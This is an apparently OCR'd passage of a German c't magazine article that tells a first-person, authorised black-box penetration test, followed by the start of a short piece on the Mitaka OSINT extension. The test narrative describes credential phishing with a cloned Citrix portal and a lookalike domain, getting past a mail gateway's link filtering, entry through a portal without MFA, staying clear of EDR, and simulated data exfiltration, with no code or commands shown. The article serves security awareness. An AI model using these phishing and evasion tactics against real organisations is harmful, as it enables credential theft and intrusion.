Das trübt meine Aussichten auf einen erfolgreichen Angriff über Sicherheitslücken in Web-Applikationen erheblich. Zähneknirschend verzichte ich auf einen umfangreichen Schwachstellenscan der Web-Apps – schließlich will ich die WAF nicht alarmieren. Ich verwende nikto und ein kommerzielles Tool namens Nessus, um die Websites auf Schwachstellen zu prüfen, werde jedoch nicht fündig. Komplett ertragslos verläuft meine Schwachstellensuche zum Glück trotzdem nicht. Beim manuellen Ansurfen haben Login-Pages mir verraten, dass es sich bei drei der Websites des Auftraggebers um Fernzugriffsportale handelt. Mithilfe von Nessus scanne ich sie ebenfalls auf Schwachstellen und gleiche zusätzlich die Versionsnummern mit der CVE-Datenbank https://cve.mitre.org ab. Leider fördert keine meiner Bemühungen eine Sicherheitslücke in einem der Fernzugriffsportale zutage, aber ich nehme mir trotzdem vor, diese vorerst im Hinterkopf zu behalten.

Ein Schritt vor und zwei zurück


Die ernüchternde Zusammenfassung bis zu diesem Punkt: Keines der öffentlich erreichbaren Systeme des Auftraggebers besitzt offensichtliche Schwachstellen, die ich direkt zum Einbruch in die Systeme oder das Netzwerk hätte nutzen können. „Wäre ja auch zu leicht gewesen", denke ich, während ich meine Optionen für das weitere Vorgehen abwäge. Ich habe nicht mehr viel Zeit, knapp zwei Drittel der maximal veranschlagten sechs Arbeitstage sind bereits verstrichen. Eine aufwendige Untersuchung der restlichen Webseiten, zum Beispiel mittels der beliebten Burp Suite fällt daher flach.

Ein erneuter Blick auf die vereinbarte Leistungsbeschreibung zaubert mir dann aber doch ein Lächeln auf die Lippen. Fast hätte ich es vergessen, aber dort steht schwarz auf weiß, dass ich auch Phishingmethoden einsetzen darf. Phishing hat in der Regel das Ziel, den Empfänger dazu zu verleiten, Informationen preiszugeben oder ihn dazu zu bringen, Dateianhänge oder Links auf verseuchte Websites anzuklicken, über die dann Schadprogramme – Remote-Access-Trojaner, kurz RAT – ausgeführt werden, die einen Zugang zum betroffenen System öffnen.

Spiderfoot hat mir während der Informationsbeschaffungsphase bereits eine Liste von circa 20 E-Mail-Adressen geliefert, denn auf der Webseite des Auftraggebers werden einige Mitarbeiter mitsamt der E-Mail-Adressen präsentiert. Das ist ein guter Start, aber ich würde die Angriffsfläche gerne vergrößern. Dabei spielen mir die beliebten Business Social Networks Xing und LinkedIn in die Hände. Anhand der Spiderfoot-Liste weiß ich ja bereits, wie die Unternehmens-Mailadressen aufgebaut sind und mit den Namen der Beschäftigten aus den Business-Netzwerken kann ich über ein einfaches Skript leicht 50 weitere Mailadressen generieren.

Grundsätzlich sind solche Business-Portale ein Quell nützlicher Informationen. Über die eingetragenen Kenntnisse, Fähigkeiten oder die „ich biete"-Felder der Mitarbeiter lässt sich oft herausfinden, welche IT-Hersteller und Produkte eingesetzt werden. Dies ist besonders hilfreich, wenn die Hersteller von Firewalls, E-Mail-Gateways oder Endpoint-Security-Produkten genannt werden. Die Wahrscheinlichkeit ist hoch, dass diese dann auch in deren Unternehmen eingesetzt werden.

Eigene RATs zu erstellen, die nicht von der verwendeten Antivirussoftware erkannt werden, ist längst kein Hexenwerk mehr, so es sich denn um einen klassischen Virenschutz handelt. Ich versuche, den Trojaner über eine verschlüsselte Zip-Datei an der Firewall – beziehungsweise dem E-Mail-Security-Gateway – vorbeizuschmuggeln und erwarte fast, so mein Ziel zu erreichen, schließlich hat mich diese Methode in der Vergangenheit schon oft zum gewünschten Ziel geführt. Nicht jedoch bei diesem



Mittels einer Phishing-Mail wird versucht, die Mitarbeiter des Auftraggebers auf eine Fake-Website zu locken.

Penetrationstest. Mein Auftraggeber filtert sehr erfolgreiche alle E-Mails mit entsprechenden Dateianhängen heraus.

Damit nicht genug – eine schnelle Recherche über den Webdienst mxToolbox zeigt, dass die absendende IP-Adresse bereits kurz nach den ersten Versuchen auf den bekannten Blacklisten landet. Leider führt auch das Einschleusen bösartiger Links für einen „Drive By Exploit“ nicht zum Ziel. Mir wird klar, dass ich es anders versuchen muss. Nur wie? Die zuvor identifizierten drei Fernzugriffsportale kommen mir in den Sinn. Sie böten ideale Ansatzpunkte für eine Phishing-Kampagne, die auf das Abfischen von Zugangsdaten abzielt.

Ich mache mich an das Basteln einer weiteren Phishing-Mail. Sie soll so offiziell wie möglich aussehen – inklusive farblich passendem Layout und einer authentisch wirkenden Signatur. Von einer Wegwerf-Mailadresse frage ich höflich bei der jobs@-Mailadresse des Unternehmens an, an wen ich denn meine Initiativbewerbung schicken könne. Wie erwartet, bekomme ich eine freundliche Antwort mit der gewünschten Information – und der Standardsignatur des Auftraggebers.

Außerdem brauche ich eine Phishing-Webseite, in die mindestens eines meiner Opfer hoffentlich die Zugangsdaten eingeben wird. Gefälschte Webseiten bekannter Dienste, wie Microsoft Office 365, Facebook, Instagram oder Twitter lassen sich leicht über freie Tools wie zphisher erzeugen.

In der Phishing-Mail müsste man dann nur noch auf die entsprechende Webadresse verweisen, um die eingegebenen Zugangsdaten anschließend abrufen zu können. Anpassungen, wie zum Beispiel das Logo meines Auftraggebers einzubinden, kann man daran aber leider nur bedingt vornehmen – für meine Zwecke kann ich zphisher deshalb leider nicht nutzen. Stattdessen erstelle ich manuell einen Klon von einem der verwendeten Fernzugriffsportale.

Bleibt noch die Frage, auf welcher Adresse das gefakte Portal betrieben werden soll. Die Originaladresse lautet „citrix.DOMAIN.com“ – für meinen

Klon verwende ich kurzerhand eine ähnlich aussehende Adresse: „citrix-DOMAIN.com“. Solche Doppelgänger-Domains sind auch bei realen Angreifern beliebt, da man auf den ersten Blick den Unterschied zwischen echten und gefälschten Adressen nicht erkennt.


Bevor ich im großen Stil loslegen kann, gilt es vorab zu prüfen, ob die fingierte E-Mail die Empfänger überhaupt erreicht, oder ob sie – wie meine ersten beiden Versuche – durch Sicherheitssoftware blockiert wird. Ein Test mit ausgewählten Empfängern bringt die Ernüchterung: Das E-Mail-Gateway blockiert meine Phishing-Mails. Eine Überprüfung mittels mxToolbox verrät mir, dass meine IP erneut auf der Blacklist gelandet ist. Ich gerate ins Grübeln und ärgere mich zugegebenermaßen ein wenig, weil ich nicht gleich dahinter komme, warum. Die E-Mail war standardkonform, die IP-Adresse des Servers befand sich bis dato auf keiner Blacklist und auch der Text der E-Mail war nicht besonders spammy.

Aber das E-Mail-Gateway ist anscheinend schlauer als gedacht: Ich vermute, es deklariert den eingebetteten Link auf die gefälschte Webseite als gefährlich, weil er Teile des Domainnamens des Auftraggebers enthält, jedoch nicht zu dessen Servern gehört.

Mir bleibt nur die Registrierung und Nutzung einer unverdächtigen Domain, die lediglich „citrix“ als Hostname aufführt und sonst möglichst offiziell aussieht. Ein Test mit dieser URL verläuft erfolgreich: Die E-Mails werden zugestellt. Anhand eintreffender Abwesenheitsnotizen kann ich zudem erkennen, dass die E-Mails nicht als Spam markiert wurden. „Feuer frei!“, denke ich grinsend.

Die eigentliche Phishing-Kampagne starte ich an einem Montag um 9 Uhr – pünktlich zum üblichen Arbeitsbeginn der Verwaltung. Und Bingo: Die ersten Zugangsdaten werden um 9:39 Uhr eingegeben. Jetzt darf ich keine Zeit verlieren. Wie klein mein Zeitfenster ist, kann ich nicht abschätzen, aber ich muss handeln, bevor es möglicherweise jemandem auffällt, dass Phishing-Mails im Umlauf sind und die Mitarbeiter – inklusive meiner Opfer – aufgefordert werden, ihre Zugangsdaten zu ändern.

Zphisher erstellt Fake-Websites bekannter Dienste. Anpassen lassen sich diese aber leider nur bedingt.



Eine geklonte Fake-Website soll die Phishing-Opfer dazu verleiten, ihre Zugangsdaten einzugeben.

Open the gates

Meine Euphorie verfliegt, als die wirkliche Citrix-Anmeldeseite nach Eingabe der erbeuteten Zugangsdaten „Bitte Einmalpasswort eingeben“ meldet. Das Portal ist per Multi-Faktor-Authentifizierung abgesichert – und den zur Anmeldung benötigten zweiten Faktor besitzt nur der legitime Nutzer. Eins zeigt die Meldung jedoch: Die Zugangsdaten stimmen. Also versuche ich mein Glück beim nächsten Fernzugangsportal. Meine Hoffnung schwindet, als es ein Einmalpasswort anfordert. Aber ein Portal bleibt mir noch. Ohne große Hoffnung gebe ich die erbeuteten Zugangsdaten auch hier ein und halte die Luft an. Aber ich habe Glück: Nach dem Klick auf Enter zeigt mir das Portal einen Download-Link zum VPN-Dienst, den mein Auftraggeber verwendet. Ich installiere die Software, gebe die erbeuteten Zugangsdaten auch an dieser Stelle ein – und bingo! Der VPN-Client baut eine erfolgreiche Verbindung zum internen Netzwerk des Auftraggebers auf. Ich atme tief durch. Die nächsten Schritte muss ich sorgfältig planen.

Es gilt jetzt, das interne Netzwerk zu erkunden, um interessante Systeme und Daten zu identifizieren. Die Gefahr, erkannt zu werden, steigt dabei mit der Aggressivität des Vorgehens und der verwendeten Tools. Werden in dieser Phase Schwachstellenscanner oder Angriffswerkzeuge, wie zum Beispiel Metasploit eingesetzt, ist die Gefahr groß, dass Endpoint-Security-Systeme oder vorhandene Intrusion-Detection-Systeme im Netzwerk dies erkennen, melden und anschließend die Verbindung zum internen Netzwerk getrennt wird. Unfehlbar sind solche Sicherheitsvorrichtungen allerdings nicht. Es ist möglich, sie auszutricksen, indem man sich als Angreifer verhält wie der eigentliche Anwender.

Aber ich will zuerst die wichtigste Frage klären – und dafür brauche ich sowieso noch keine Tools: Handelt es sich bei den VPN-Zugangsdaten auch um die Windows-Zugangsdaten? Klarheit verschafft mir die Anmeldung am Netlogon-Verzeichnis des Domain-Controllers. Es enthält in der Regel die Anmeldeskripte und kann daher auch von jedem Domain-Benutzer gelesen werden. Die Anmeldung funktioniert – ich habe tatsächlich die Zugangsdaten der Windows-Domain erbeutet.


Jetzt könnte ich über PowerShell-Skripte oder Tools wie BloodHound oder PingCastle das Netzwerk und die Windows-Domain nach Schwachstellen durchforsten (siehe ct.de/wd4z). Ich entscheide mich aber lieber für die vorsichtigere Variante und sehe mich erst einmal manuell um. Im gleichen

Bingo! Das VPN-Gateway baut eine Verbindung zum internen Netzwerk auf.

Netzbereich wie die Domain-Controller befinden sich üblicherweise auch weitere Server, deren Namen man durch einen Reverse-Lookup mittels des Standard-Tools nslookup auflösen kann. Durch den Aufbau der Hostnamen kann ich Rückschlüsse auf weitere Server ziehen. „rds1“ verweist etwa auf den ersten Terminalserver (Remote Desktop Services); „file1“ auf den ersten Fileserver (vergleiche Bild auf der rechten Seite).

Getreu dem Motto „wer nicht wagt, der nicht gewinnt“, versuche ich mich auf dem ersten Terminalserver einzuloggen – und habe Erfolg. Der Server präsentiert die Standard-Arbeitsumgebung des unglückseligen Benutzers, dessen Zugangsdaten ich abgefischt habe – mitsamt allen Applikationen. Ich habe kompletten Zugriff im Kontext des ausgespähten Benutzers, inklusive E-Mail, Dateiablage, ERP-Software und Microsoft-365-Diensten wie Sharepoint Online und Teams. Zudem offenbart ein kleines blaues Doppelpfeil-Symbol in der System Tray, dass der Auftraggeber das Support-Werkzeug TeamViewer einsetzt. Es könnte mir als mögliche Hintertür dienen, falls der Angriff erkannt und das VPN-Gateway abgeschaltet wird. Ein Blick in den Task-Manager des Servers zeigt die laufenden Dienste einer marktführenden „Endpoint Detection and Response“-Software, kurz EDR. Mein vorsichtiges Vorgehen war also mehr

Das Tool nslookup findet nach Eindringen in das Netzwerk die Namen weiterer Server heraus.



als angebracht. Der Versuch, zwischengespeicherte Authentifizierungsdaten auszulesen, zum Beispiel mit dem beliebten Tool Mimikatz, hätte höchstwahrscheinlich dazu geführt, dass ich entdeckt und aus dem System ausgesperrt worden wäre.

Bei einem klassischen „Double Extortion"-Angriff von Cyberkriminellen würden diese nun beginnen, die gefundenen Dateien zu exfiltrieren, sich im Netzwerk weitere Berechtigungen zu verschaffen, möglicherweise die Datensicherung zu manipulieren und Daten zu verschlüsseln, um anschließend Lösebeziehungsweise Schweigegeld zu fordern. Die Exfiltration von Daten bleibt meistens unerkannt. Ich simuliere den Vorgang, indem ich mehrere Gigabyte Daten in ein Zip-Archiv packe und es anschließend auf einen Webserver im Internet hochlade. Wie erwartet, bleibt der Vorgang unbemerkt. Aus Zeitgründen muss ich auf eine weitere Eskalation der Berechtigung verzichten – möglicherweise wird es dafür einen weiteren Penetrationstest geben.

Nachklang

Ich rufe meinen Auftraggeber an und informiere ihn mündlich über die gravierendsten Sicherheitslücken. Er zeigt sich ernüchtert vom Resultat meines Penetrationstests. Weil ich keine Angriffswerkzeuge oder Schadsoftware eingesetzt habe, waren die im Unternehmen eingesetzten Sicherheitslösungen gegen meinen Angriff schlussendlich wirkungslos. Am Ende war es – wie so oft – menschliches Versagen, das mir ein Einfallstor in die geschützte Infrastruktur meines Auftraggebers eröffnete. Mehrere Mitarbeiter fielen auf meine Phishing-Attacke herein und die fehlende Multi-Faktor-Authentifizierung bei einem von drei Fernzugriffsportalen führte dazu, dass ich die erbeuteten Zugangsdaten tatsächlich nutzen konnte, um ins System einzubrechen. Eine alte Weisheit lautet „Der Angreifer muss nur einmal gewinnen, der Verteidiger immer" – und dieser Black-Box-Test hat einmal öfter gezeigt, dass etwas Wahres dran ist.

Abgeschlossen ist die Geschichte an dieser Stelle allerdings weder für mich noch für meinen Auftraggeber. Zu meinen Aufgaben als Pentester gehört es auch, am Ende des Pentests einen aussagekräftigen Abschlussbericht zu erstellen. Notgedrungen setze ich mich wieder an den Schreibtisch und fasse die durchgeführten Schritte und die Ergebnisse des Black-Box-Tests zusammen. Ich beschreibe die entdeckten Schwachstellen genau und versuche, mich dabei möglichst verständlich auszudrücken. Das Ziel ist es schließlich, dass mein Auftraggeber die von mir entdeckten Schwachstellen versteht und sie beseitigen kann. (kst) c't

Alle erwähnten und verwendeten Werkzeuge

ct.de/wd4z

Security-Recherchen mit Mitaka

Die Browser-Erweiterung Mitaka bündelt eine Vielzahl an OSINT-Tools. Per Rechtsklick liefern diese ein Maximum an öffentlich verfügbaren Informationen zu IP-Adressen, verdächtigen URLs und vielem mehr.

Von **Kathrin Stoll**

Webdienste wie Shodan, UrlScan oder EmailRep liefern allerhand spannende Informationen über IP-Adressen, E-Mail-Absender, CVE-Nummern, URLs, Hashes und Bitcoin-Adressen. Mit der Browser-Erweiterung Mitaka für Google Chrome und Firefox ist die Nutzung solcher Dienste besonders einfach: Man markiert einfach die Daten, über die man mehr herausfinden möchte, und öffnet per Rechtsklick das Kontextmenü. Abhängig von der zu untersuchenden Entität bietet Mitaka verschiedene Tools an. Insgesamt versammelt die OSINT-Erweiterung über 60 Dienste zum Abruf öffentlich verfügbarer Informationen (siehe auch S. 40).

Adressen überprüfen

Wer etwa herausfinden will, ob eine Mailadresse vertrauenswürdig ist, kann dafür den über Mitaka aufrufbaren Dienst EmailRep nutzen. Anhand von Faktoren wie Domain-Alter, Social-Media-Profilen und Darkweb-Leaks evaluiert EmailRep die Vertrauenswürdigkeit. Das funktioniert auch, wenn die Adresse mittels [at] verschleiert ist.

Ohne Registrierung kann man EmailRep binnen 24 Stunden zweimal befragen. Wer das Tool häufiger verwenden möchte, sichert sich durch eine Registrierung mit Name und Mailadresse einen kostenlosen API-Key für 250 Abfragen pro Monat.

Nach einem ähnlichen Prinzip lässt sich die Vertrauenswürdigkeit einer Ethereum- oder Bitcoin-adresse überprüfen. Hierfür bietet Mitaka den Dienst Blockchair an, der über die Blockchain öffentlich einsehbare Transaktionen, Alter, Einnahmen und Ausgaben einer solchen Adresse zeigt.

Server auskundschaften

Füttert man den Dienst urlscan.io mit einer URL, liefert er neben Screenshots der Website einen detaillierten Bericht über damit zusammenhängende IP-Adressen, Domains, verwendete Technologien und Zertifikate.

Wer mehr über einen verdächtigen Server erfahren will, kann dafür zum Beispiel den Scandienst Shodan nutzen, der über Mitaka ebenfalls bequem erreichbar ist. Dieser scannt regelmäßig das Internet und sammelt frei abrufbare Informationen über mit dem Netz verbundene Systeme.

Schwachstellen einordnen

